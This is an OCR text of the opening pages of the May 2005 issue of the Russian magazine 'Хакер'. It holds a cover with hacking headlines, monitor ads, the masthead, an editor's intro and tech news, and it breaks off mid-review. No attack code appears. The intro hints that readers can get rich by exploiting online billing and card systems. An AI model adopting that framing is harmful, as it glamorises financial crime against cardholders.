

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
№05[77] МАЙ 2005
money
RECOMMENDED PRICE $100 000 000
[ВЗЛОМ] Разживаемся по-крупному
Захват exchange-центра
Веселая карусель
Массовое заражение
[КОДИНГ] .EXE в заложниках
[POSTER +
STICKERS INSIDE]
ISSN 1609-1019
05>
(game)land

Работайте с лучшими!

Дистрибьтор Вашей Мечты!



FLATRON ez

ezFLATRON series



BrightView
функция включает 4 режима:
"текст", "фото", "кино" и "стандартный".
Каждый обладает уникальными параметрами настройки контрастности и цветовой температуры




BrightWindow
функция позволяет выборочно регулировать яркость. Область оптимальной яркости можно создать, просто выделив область мышью, а также свободно передвигать и изменять размеры этой области.

ezFLATRON T710 PH/PU


Диагональ - 17"
Тип трубки - ezFLAT
Разрешение -1280x1024@75 Гц
Точка - 0,25/0,20 мм
Горизонтальная частота - 30-85 КГц
Соответствие стандартам - TCO'03





FLATRON LCD

Artistic series



LightView
функция включает 3 режима:
"день", "ночь", и "пользовательский".
В режимах "день" и "ночь" есть режимы:
"текст", "фото" и "кино".
Каждый из этих 6 режимов обладает уникальными параметрами настройки контрастности и яркости.

Мониторы серии Artistic являются призерами международных конкурсов индустриального дизайна: IF Design 2003 и Reddot



LCD FLATRON L1520/L1720


Диагональ - 15"/17"
Тип экрана - LCD
Разрешение -1280x1024
Углы обзора - H: 160, V: 140
Контрастность - 400:1
Яркость - 300 cd/m2
Соответствие стандартам - TCO'99


















Компания DVM Group:
тел.: (095) 777-10-44
факс: (095) 958-60-19
www.dvm.ru

Приглашаем к сотрудничеству партнеров
Специальные условия для корпоративных клиентов

Москва (095): Бит и Байт 788-00-46; Дестен Компьютерс 785-10-80; Дилайн 969-2222; Инфорсер 173-99-34; ИНЛАЙН 941-6161; Кибертроника 504-25-31; Компус графикс 937-3249; Техносила 777-87-77; Технофорум 506-79-48; Онлайн Трейд 737-47-48; Миган Про 900-73-09; НИКС 974-33-33; OLDI 232-30-09; Систек 781-23-84; Слай Компьютерс 974-6671; Цифровой мир 785-38-88; AVJ 158-63-62; USN Computers 775-82-02; Норма Элит ТД 330-27-74; НТ компьютерс 917-19-30; Остров Формоза 926-24-52; Компания MEIJIN 727-1222; Формоза-Альтаир 728-40-04; Эльдорадо 500-0000; E-House 742-5657; Forum Computers 775-7559; Pronet 789-3846; STN 783-5880; ULTRA Computers 775-7566; IP Computers 961 -0009; **Александров (09244):** Компьютер Лайн 65-2-65 **Архангельск (81836):** Фаворит 6-10-11 **Белгород (0722):** Инфотех 26-36-18, **Благовещенск (4162):** Ксерокс Сервис 41-12-16; Джи-Эс-Ти партнер 53-9280 **Екатеринбург (3432):** Диджитек 777-407; Ваш компьютер 711-033 **Иваново (0932):** ENTER 303-974 **Иркутск (3952):** Альф Компьютерс 25-15-45; Комтек 25-83-38; **Казань (8432):** Логические системы 11-22-33; Премьер Компьютерс 91-5888 **Калуга (0842):** Лето Копия 564-023 **Мурманск (8152):** МайТи 56-32-28; КомпьютерМаг 47-81-81 **Набережные Челны (8552):** Элекам 35-8910 **Нижневартовск (3466):** Ланкорд 61-22-22 **Нижний Новгород (8312):** Award 78-4221; Kola Distribution 34-10-15; Ником Медиа 78-00-80, UST 30-1674 **Новозыбков (08343):** Никс ООО 50-973 **Омск (3812):** "Лаборатория систем 321" 24-54-12; Патисоник 39-6903 **Оренбург (3532):** КС-Центр 77-4711 **Пермь (3422):** О-Си-Эс Урал 195-148 **Псков (8112):** Компьютерный салон "ВЭБ" 79-3021, **Ростов-на-Дону (8632):** Технополис 61-62-71 **Самара (8462):** Радиант 34-0706 КиберКуб 42-5023; Крафт С 41-2412 **Санкт-Петербург (812):** Ultra Computers 336-3777 **Таганрог (8634):** Димир 31-1085 **Тольятти (8482):** СофтЭкс 420-760; Фина-Центр 23-43-35 **Тула (0872):** Курсор 30-9509, Нотис 30-95-08 **Тюмень (3452):** Компьютел 369-155 **Уфа (3472):** Форте ВД 37-9606; **Чебоксары (8352):** Центр Информатики 45-80-44 **Челябинск (3512):** Рембыттехника 72-5601; Spark Computers 75-1919



www.lg.ru



Москва: Армада-PC (095) 232-30-82, Артрон (095) 789-85-80, Avakom M (095) 784-67-36, Avanta PC (095) 954-54-22, Белый Ветер (095) 730-30-30, ForceComp (095) 775-66-55, **NEXUS** (095) 928-23-67, НИКС (095) 974-33-33, **OLDI** (095) 105-07-00, **ПИРИТ** (095) 974-32-10, Polaris (095) 755-55-57, Портком (095) 101-33-64, Респект (095) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (095) 956-12-25; СтартМастер (095) 967-15-15, ТФК (095) 749-96-32; Умные машины (095) 780-00-41, Ф-Центр (095) 105-64-47, USN (095) 775-82-02; **Санкт-Петербург:** Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; **Барнаул:** C-Trade (3852) 38-10-00; **Воронеж:** PET (0732) 77-93-39; **Екатеринбург:** Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; **Краснодар:** Владос (8612) 62-33-73, Санрайз (8612) 640-066; **Новосибирск:** НЭТА (3832)16-33-11, Техносити (3832) 125-333; **Ростов на Дону:** Центр-Дон (8632) 698-668; **Самара:** Прагма (8462) 701-701; **Томск:** Интант (3822) 41-55-32; **Тюмень:** AD Systems (3452) 22-35-33; **Челябинск:** Японская электроника (3512) 63-74-34; **Хабаровск:** Anykey (4212) 328-155

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин (ivan@vasin.ru)
Наталья Жукова

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела

>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии **«ScanWeb»**, Финляндия
Тираж **75 000** экземпляров.
Цена договорная.



INTRO

Деньги и Сеть.

Эти два понятия все больше и больше переплетаются друг с другом. Гигантские суммы проходят через сервера интернета. Миллионы долларов списываются с карточек людей со всего мира.
Продается все что угодно. Еда, одежда, техника. Даже навороченный коттедж можно купить через интернет.

Все под контролем программ. Биллинги, мерчанты, электронные платежные системы, online банковские аккаунты.
И можно не поднимать себя и свой зад, чтобы зарабатывать деньги. Делай все у экрана монитора. Единственное условие - наличие мозгов.

У тебя ведь они есть?

CuTTer
главред X

MEGA NEWS

HITECHNEWS
Алекс Целых
(news@real.xakep.ru)

HARDNEWS
Никита Кислицин
(nikitoz@real.xakep.ru)

]INEWS
mindw0rk
(mindw0rk@gameland.ru)

НЕЙРОМАНТИК

Американский художник Ричард Минский (*minsky.com*) представил хай-тек издание «Нейромантика» Уильяма Гибсона. Переплет библии киберпанка выполнен из черной кожи. На обложке сверкает шурикен — метательная звезда ниндзя. Ее изображение проявляется на страницах книги по ходу повествования. На розовый суперфутляр вынесена цветная голограмма с текстом четвертой поправки к Конституции о праве на частную жизнь. Наконец, с обратной стороны книги встроена сетевая карта — нейроинтерфейс, при помощи которого Кейс выходил в киберпространство.




МЕДВЕЖАТНИКУ НА ЗАМЕТКУ

Магазин *ScientificsOnline.com* представил настольный симулятор сейфа. Spy Safe Cracker — это настоящая находка для начинающего медвежатника. Чтобы получить доступ к заветному миллиону, нужно решить набор головоломок. Сейф имеет три уровня защиты. Для начала предстоит соединить электрическую цепь при помощи стилуса. Затем подобрать ПИН-код. И наконец, на последнем этапе, используя наушники и тоновый диалер, — разгадать секретную комбинацию. Головоломки никогда не повторяются. Игрушку можно использовать по ее прямому назначению — в качестве тайника. Новинка продается в интернет-магазинах по цене 36 долларов.



ДЕРЕВЯННЫЙ ДЖОЙСТИК



Некто Уодат Хокинику сконструировал, возможно, самый минималистский джойстик в мире. Для изготовления четырехпозиционного устройства понадобились четыре деревянные прищепки, несколько стальных шурупов и моток разноцветных проводов. Роль рукоятки выполняет китайская палочка для риса. Крен в сторону размыкает прищепку, что вызывает движение курсора на экране. Свою незатейливую конструкцию автор с успехом испытал на стареньком Atari 2600. В завершение работы рационализатор мудро изрек: «Даже не пробуйте повторить мой опыт, это выглядит довольно неуклюже и вообще является пустой тратой времени».

СИМУЛЯТОР БОГА






Инженер из Японии Нобухиса Ишизука заявил арт-инсталляцию «Симулятор бога». Она представляет собой напольный монитор, экран которого смотрит на наблюдателя снизу вверх. Цветное видеоизображение — это записанный заранее вид на прохожих сверху. Если двигать монитор по полу, область обзора меняется. Таким образом, можно наблюдать разные части изображения, как будто одна большая картинка спрятана под полом. Например, можно выделить в толпе девушку в красном и преследовать ее, пока та окончательно не растворится среди прохожих. Как говорит автор, необычная точка наблюдения позволяет заметить плешь и другие интересные детали. Паря в воздухе, начинаешь чувствовать себя богом.

ПО ШАРАБАНУ

Студент Королевского колледжа искусств Мурат Конар (*www.muratnkonar.com*) представил кибернетическую перкуссию drum | head. Мерцающее видеоизображение обросшего щетиной лица проецируется на бюст из полистирола. Если стукнуть по голове барабанной палочкой, лицо скривит удивленную гримасу и издаст звук. Для регистрации прикосновений используется пьезосенсор. В расслабленном состоянии голова улыбается и терпеливо ждет удара, водя глазами из стороны в сторону.



СИГАРЕТЫ ХАЙ-ТЕК

Израильская компания Gashbam Enterprises кардинально решила вечную проблему отсутствия спичек и зажигалок у курильщиков. Компания получила патент на самовозгорающиеся сигареты. На наконечник папиросы нанесены сера и фосфор. Одно чирканье по грубой поверхности сбоку пачки зажигает сигарету. Чтобы она не поломалась при такой резкой манипуляции, наконечник укреплен полоской бамбука. Изобретением можно с успехом пользоваться на сильном ветру.

ТЕЛЕГА ДЛЯ БЕЗДОМНЫХ

Диджеи американской радиостанции Lex&Terry (*www.lexandterry.com*) произвели благотворительный модинг тележки для покупок в супермаркете. Акция была организована в поддержку бездомных. Тележку оснастили всем необходимым, что может потребоваться для жизни на улице, и даже большим. В комплект вошли: радиоприемник с колонками, портативный телевизор, устройство GPS, компактная печка-холодильник, пресс для плющения алюминиевых банок, выдвижное сиденье, противоугонное устройство с ключом зажигания и сиреной, 8 десятков неоновых лампочек и LED-индикаторов, часы, датчик температуры и спидометр, тент от дождя, мощный аккумулятор и солнечная батарея. Всего на модернизацию агрегата было потрачено более 2 000 долларов. В конце радиостанция провела лотерею и презентовала хай-тек тележку счастливчику, не имеющему собственного дома. Тот пообещал быстро встать на ноги и передать тележку новому владельцу.




ТЕЛЯЧЬИ НЕЖНОСТИ



Американские дизайнеры разработали модель блузки, передающей ощущения нежных объятий на расстоянии. F+R Hugs — мягкая лайкровая вещица со встроенными сенсорами и электроникой, позволяющей чувствовать физическую близость любимого человека. В основу работы положена технология GPRS. Блузка принимает сигналы сердцебиения, данные о прикосновениях и температуре тела партнера. Встроенные в блузку микроприводы на расстоянии воссоздают пульсацию, давление и тепло реальных объятий. В ходе экспериментов активными зонами оказались плечи, шея, спина, талия и бедра. Именно в этих стратегических точках были размещены хай-тек «сэндвичи», содержащие приводы. Об ожидаемой стоимости новинки не сообщается.


НАЛОГОВАЯ СЛУЖБА США УЯЗВИМА




Пожалуй, главным центром скопления конфиденциальной инфы об американцах является Внутренняя налоговая служба (IRS). В ее базах данных содержатся сведения о доходах миллионов буржуев, их адреса, телефоны, номера социального страхования. Можно себе представить, что произойдет, если эта информация попадет в руки мошенников. До недавнего времени считалось, что святая святых тщательно охраняется. Но месяц назад Ведомство генерального учета представило Конгрессу доклад, ясно свидетельствующий об уязвимости IRS. В докладе проводился анализ систем защиты, из которого было видно, что если хакер проникнет в систему, засечь его при действующих правилах будет невозможно. К тому же, налоговики латают далеко не все дыры в своем ПО. Конгресс радости по этому поводу не испытал и приказал им в кратчайшие сроки исправиться. «Yes, sir. Of course, sir», — отрапортовали налоговики и испарились апгрейдить свое секурити. Странно то, что в базе данных совместно с информацией о налогоплательщиках содержатся полицейские данные об отмывании денег и других финансовых преступлениях. То есть если копу нужно проверить что-то по отмыванию, он заодно получает доступ к базе налоговиков и может не только читать, но и редактировать тамошнюю инфу! Понятное дело, законом это всячески запрещается, но не похоже, чтобы руководство IRS это волновало.

ПЕРВЫЙ ВЗГЛЯД НА LONGHORN

Информация о винде под кодовым названием Longhorn пока держится в секрете. Но Microsoft потихоньку начинает проводить презентации для репортеров, и кое-что уже просачивается к нам. Известно, что большое внимание компания уделила безопасности ОС — судя по всему, на момент выхода она будет одной из самых защищенных систем на рынке и уж точно самой бронированной из всех виндовзов. Также мы увидим новые поисковые средства и утилиты для работы с информацией. Например, с помощью панели быстрого поиска можно будет за несколько секунд прочесать винт и найти нужное. А результаты поиска сохранить как виртуальные папки. Всем мультимедийным файлам можно будет присваивать рейтинг, чтобы быстрее находить их при дальнейших обращениях к базе. Также Майкрософт позаботится о пользователях ноутбуков и упростит переключение ноутов между сетями. Многое в Лонгхорне будет напоминать Mac OS X Tiger, но Гейтс заверил, в новой винде все будет круче. Одной из особенностей, присущих только Лонгхорну, станет возможность показывать в качестве иконок уменьшенные версии документов. Например, если это .doc, то теперь ты увидишь не буковку «W» в рамочке, как раньше, а миниатюрную копию первой страницы. Вице-президент отделения Microsoft Джим Оллчин в интервью журналистам CNET News.com сказал: «Это будет эпохальное событие. Конечно, мы понимаем, что Longhorn вряд ли соберет толпы людей перед витринами магазинов, как это было в день выпуска Windows 95, но в этом продукте найдется что-нибудь для каждого, и это подхлестнет продажи ПК».



КАМЕРА ДЛЯ МАСТАКОВ



Официальный распространитель продукции Mustek, компания MAS Elektronik AG, выпустила пресс-релиз, в котором представила новую цифровую видеокамеру Mustek DV-5600. Новинка совмещает в себе функциональность цифрового фотоаппарата, диктофона, Web-камеры и MP3-проигрывателя. Представленная камера является продолжением модели DV-5500. В новинке используется автофокусируемый объектив и установлена матрица 3,1 Мпикс. DV-5600 позволяет записывать видеоролики с частотой смены кадров 30 fps. Также в камере установлен цифровой трансфокатор 16x, позволяющий изменять панораму съемки. В поставке с камерой идет карта памяти объемом 64 Мб — разумеется, пользователь может установить и более вместительную. Максимальное разрешение фотосъемки составляет 2624x1968 пикселов (интерполированное, родное — 2048x1536), поддерживается интерфейс USB 2.0, есть ЖК-дисплей диагональю 2,5 дюйма. Как ожидается, стоимость DV-5600 в России составит около 255 долларов.

Основные характеристики:

Сенсорная матрица: CCD, 3,1 Мпикс
Разрешение: фото — 2624x1968 (интерполированное, оптическое — 2048x1536), 640x480, видео — 640x480 (30 fps), 352x288 (30 fps)
16x цифровое увеличение
Цветной 2,5" ЖК-дисплей
Карта памяти: SD/MMC, 64 Мб в комплекте
Поддерживаемые форматы: JPEG/ASF/MP3/WAV
Диафрагма: F=3.5
Объектив: автофокус, f=6,7 мм
Интерфейсы: USB/AV-выход/выход на наушники
Таймер: 10 с
Выдержки: 1/10-1/1000 с
Размеры: 84x55x95 мм, 220 г

ИГРОВАЯ МЫШЬ




Небезызвестная компания Razer Group, которая прославилась своими девайсами для профессиональных компьютерных игроков и дизайнеров, представила недавно новую мышку Diamondback Plasma Limited Edition. Как утверждают менеджеры фирмы в пресс-релизе, это первый в мире оптический грызун со специальным инфракрасным датчиком, обеспечивающим достойные значения важных для крутых геймеров характеристик.

Надо отметить, что специалисты Razer имеют недюжинный опыт производства игровых устройств и поэтому постарались сделать по-своему идеальный девайс. Главная фишка, отмечаемая в пресс-релизе, - высокочувствительный датчик ускорения и 16-битная шина данных. Это обеспечивает высокое разрешение (1600 точек на дюйм) и передачу более 6400 отсчетов в секунду. Также Razer Diamondback Plasma Limited Edition выделяется специальной конструкцией корпуса, который хорошо лежит как в левой, так и в правой руке. Обводы корпуса и кнопки хитроумной формы предотвращают соскальзывание пальцев, обеспечивая хороший контакт и контроль за движением. А благодаря скользким ножкам из тефлона, мышь легко перемещается по любой поверхности, будь то коврик или 